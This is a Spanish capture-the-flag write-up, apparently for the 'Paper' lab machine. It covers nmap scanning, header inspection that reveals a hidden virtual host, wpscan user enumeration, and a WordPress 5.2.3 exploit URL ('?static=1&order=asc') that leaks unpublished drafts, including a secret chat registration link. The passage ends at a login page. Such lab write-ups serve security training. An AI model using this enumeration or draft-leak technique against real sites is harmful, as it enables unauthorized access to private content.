


Paper - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDcZzzauRoUMdyj6UcbrSejflBMRBeAdjYb2Fkpkn55uduA3qShJ5SP33uotPv
X1xjFlXId7UrJOJo3c7a0F+B3XaBK5iQjpUfPmh7RLlt6CZklzBZ8wsmHakWpysfXN
|_   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE/Xwcq0Gc4YEeRtN3QLduvk/5T
|_   256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKdmmhk1vK0rAmcXMPH0XRA5zbzUHT1JBbbWwQpI4pEX
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD TRACE
|_   Potentially risky methods: TRACE
|_ _http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_ _http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ _http-title: HTTP Server Test Page powered by CentOS
443/tcp   open  ssl/http  syn-ack ttl 63  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
```


El protocolo http y https tienen el mismo contenido:




No he encontrado nada interesante enumerando rutas del puerto http o https. Por lo que he decidido enviarle una peticion al servidor por http y analizar la cabecera de la respuesta:

```
(kali@kali)-[~/Downloads]
$ curl -s -X GET http://10.10.11.143 -I
HTTP/1.1 403 Forbidden
Date: Wed, 11 Dec 2024 21:17:12 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
```

Nos muestra un subdominio que podemos enumerar:



El dominio que nos ha mostrado contiene una pagina de wordpress. Encontramos 3 nombres de usuarios, "Jan", "Michael" y "Nick":



Tambien dice que "Michael" tiene una contraseña guardada en los borradores y que no es del todo segura. Vamos a enumerar usuarios con "wpscan":

```
[+] prisonmike
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)


[+] nick
| Found By: Wp Json Api (Aggressive Detection)
|   - http://office.paper/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] creedthoughts
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Tambien nos dice cual es la version actual de wordpress:

```
[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-04).
| Found By: Rss Generator (Passive Detection)
|   - http://office.paper/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
|   - http://office.paper/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
```

Vamos a buscar alguna vulnerabilidad para esa version de wordpress:



Vamos a ver que contiene:

```
So far we know that adding `?static=1` to a wordpress URL should leak its secret content

Here are a few ways to manipulate the returned entries:

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format


In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:
```

Nos dice que podemos añadirle a la url los siguientes parametros para poder likear cosas:

- `?static=1&order=asc`
- • `?static=1&order=asc`

Probamos con la primera url:

```
http://office.paper/?static=1&order=asc
```



test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt....

Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY


I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!

Ahora podemos ver contenido que antes no podiamos ver. En esta conversacion nos dice que ha creado un chat en el subdominio "chat.office.paper". Vamos a ver el contenido:

chat.office.paper

ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Email or username

Password

